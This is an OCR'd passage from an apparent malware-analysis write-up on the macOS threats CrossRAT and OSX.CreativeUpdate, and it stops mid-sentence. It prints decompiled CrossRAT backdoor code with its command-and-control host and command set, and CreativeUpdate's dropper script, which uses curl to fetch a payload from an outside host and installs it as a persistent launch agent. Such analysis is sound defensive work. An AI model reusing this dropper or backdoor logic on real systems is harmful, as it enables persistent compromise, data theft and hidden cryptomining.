
time: 20:36:14 □ remember Block Allow

Capabilities: Backdoor

Feature-wise, `CrossRAT` is a fairly standard backdoor. When the malware is executed on a new target it performs the following actions:

1. Performs an OS-specific persistent install.
   On macOS, persisting as a Launch Agent: `~/Library/LaunchAgents/mediamgrs.plist`

2. Checks in with the remote command and control (C&C) server.
   The embedded address of the C&C is: `flexberry.com`:



```
package crossrat;

import java.net.Socket;
import java.util.UUID;
import java.util.prefs.Preferences;

public final class k
{
  public static boolean a = false;
  public static String b = "flexberry.com";
  public static int c = 2223;
  public static String d = "$#@";
  public static String e = "^!@";
  public static UUID f;
  public static String g;
  public static Preferences h;
  public static String i = "0.1";
  public static String j = "GROUP2";
  public static Socket k;
  public static Socket l;
  public static String m = "@0000";
  public static String n = "@0001";
  public static String o = "@0002";
  public static String p = "@0003";
  public static String q = "@0004";
  public static String r = "@0005";
  public static String s = "@0006";
  public static String t = "@0007";
  public static String u = "@0008";
```

3. Performs any tasking as specified by the C&C server.
   Supported commands include file upload/download/create/delete, screen capture, and the running of arbitrary executables.

Note that when the malware checks in with the C&C server for tasking, it will transmit various information about the infected host, such as version and name of the operating system, host name, and user name:

```
public static void main(String args[])
{
    ...
    if((k.g = (k.h = Preferences.userRoot()).get("UID", null)) == null)
    {
        k.g = (k.f = UUID.randomUUID()).toString();
        k.h.put("UID", k.g);
    }
    String s1 = System.getProperty("os.name");
    String s2 = System.getProperty("os.version");
    args = System.getProperty("user.name");
    Object obj1;
    obj1 = ((InetAddress) (obj1 = InetAddress.getLocalHost())).getHostName();
    obj1 = (new StringBuilder(String.valueOf(args))).append("^")
```

```
            .append(((String) (obj1))).toString();
    ...
```

The C&C server (`flexberry.com`) can respond with various tasking commands. In the EFF/Lookout malware **report** they kindly annotated the `crossrat/k.class` which contains `CrossRat`s commands:

```
  // Server command prefixes
  public static String m = "@0000"; // Enumerate root directories on the system. 0 args
  public static String n = "@0001"; // Enumerate files on the system. 1 arg
  public static String o = "@0002"; // Create blank file on system. 1 arg
  public static String p = "@0003"; // Copy File. 2 args
  public static String q = "@0004"; // Move file. 2 args
  public static String r = "@0005"; // Write file contents. 4 args
  public static String s = "@0006"; // Read file contents. 4 args
  public static String t = "@0007"; // Heartbeat request. 0 args
  public static String u = "@0008"; // Get screenshot. 0 args
  public static String v = "@0009"; // Run a DLL 1 arg (or execute a specified binary )
```

The code that uses these value can be found in the `crossrat/client.class` file, where, as we mentioned, the malware parses and acts upon the response from the C&C server:

```
public static void main(String args[])
{
    ...

    //enum root directories
    if((args1 = args.split((new StringBuilder("\\"))
        .append(crossrat.k.d).toString()))[0].equals(k.m))
    {
        new crossrat.e();
        crossrat.e.a();
        f f1;
        (f1 = new f()).start();
    }

    //enum files
    else if(args1[0].equals(k.n))
        (args = new crossrat.c(args1[1])).start();

    //create blank file
    else if(args1[0].equals(k.o))
        (args = new crossrat.a(args1[1])).start();

    //copy file
    else if(args1[0].equals(k.p))
        (args = new crossrat.b(args1[1], args1[2])).start();

     ...
```

OSX.CreativeUpdate

```
CreativeUpdate is cryptominer, distributed via the trojaned applications hosted on the popular
MacUpdate.com website.
```

Download: **`Win/OSX.CreativeUpdate`** (password: `infect3d`)

Writeups:

- **`Analyzing OSX/CreativeUpdate: a macOS Cryptominer, Distributed via MacUpdate.com`**
- **`New Mac Cryptominer Distributed via a MacUpdate Hack`**


Infection Vector: trojanized applications, hosted on `MacUpdate.com`

`CreativeUpdate` was distributed via trojanized applications, available for download on the popular mac software website, `MacUpdate.com`:

So, if a user was happily browsing `MacUpdate.com` (in early February), ended up at their listing for Firefox (or OnyX or Deeper)…and decided to download the application, they may have become infected with `OSX.CreativeUpdate` As noted by MalwareBytes Director of Mac & Mobile, **Thomas Reed**, the download link on the `MacUpdate` site had been modified to point to a hacker controlled URL which served up the malware:

> “The fake Firefox app was distributed from download-installer.cdn-mozilla.net. (Notice the domain ends in cdn-mozilla.net, which is definitely not the same as mozilla.net. This is a common scammer trick to make you think it’s coming from a legitimate site.)”


Thus, instead of the legitimate Firefox application, a trojanized version would be served up to the user in form of a signed disk image. Using Objective-See’s **WhatsYourSign** utility, we can see that though the disk image (`.dmg`) is signed, it’s signed with a random developer ID (`Ramos Jaxson`):



Firefox 58.0.2 is validly signed (Apple Dev-ID)

Firefox 58.0.2.dmg
/Users/user/Desktop/Firefox 58.0.2.dmg

```
item type: zlib compressed data
   hashes: view hashes
 entitled: none
sign auth: › Developer ID Application: Ramos Jaxson (C3TQC53LLK)
           › Developer ID Certification Authority
           › Apple Root CA
```



OSX.CreativeUpdater (2018)

cryptominer distributed via 'macupdate.com'

Jess-MacUpdate EDITOR on Feb 01, 2018 +0

COMMENT +211

If you have installed-and-run Firefox 58.0.2 since 1 February 2018, please note that we have investigated a suspicious link to a Firefox update posted and found it to be malicious - we have removed the link.

```
Firefox 58.0.2 is validly signed (Apple Dev-ID)

Firefox 58.0.2.dmg
/Users/user/Desktop/Firefox 58.0.2.dmg
item type: zlib compressed data
   hashes: view hashes
 entitled: none
sign auth: › Developer ID Application: Ramos Jaxson (C3TQC53LLK)
           › Developer ID Certification Authority
           › Apple Root CA
```

signed

```
$ cat ~/Library/LaunchAgents/MacOS.plist

<key>ProgramArguments</key>
<array>
    <string>sh</string>
    <string>-c</string>
    <string>
      ~/Library/mdworker/mdworker
      -user walker18@protonmail.ch -xmr
    </string>
</array>
...
```

persistent cryptominer (xmr)

patrick wardle @patrickwardle

new Mac malware OSX/CreativeUpdate is distributed via MacUpdate.com and uses Platypus (a dev tool that creates native apps from scripts). The last Mac malware distributed via MacUpdate.com was OSX/Eleanor (2016) - also used Platypus 🤔

interesting connection

Persistence: Launch Agent

When the CreativeUpdate is executed, it runs a script, named “script”:

```
$ cat Firefox.app/Contents/Resources/script

  open Firefox.app
  if [ -f ~/Library/mdworker/mdworker ]; then
    killall MozillaFirefox
  else
    nohup curl -o ~/Library/mdworker.zip
    https://public.adobecc.com/files/1U14RSV3MVAHBMEGVS4LZ42AFNYEFF
            ?content_disposition=attachment
    &&  unzip -o ~/Library/mdworker.zip -d ~/Library
    &&  mkdir -p ~/Library/LaunchAgents
    &&  mv ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents
    &&  sleep 300
    &&  launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist
    &&  rm -rf ~/Library/mdworker.zip
    &&  killall MozillaFirefox &
```

…which persistently installs a launch agent: ~/Library/LaunchAgents/MacOSupdate.plist. Dumping the MacOSupdate.plist reveals it downloading and persistently installing the malware’s true payload:

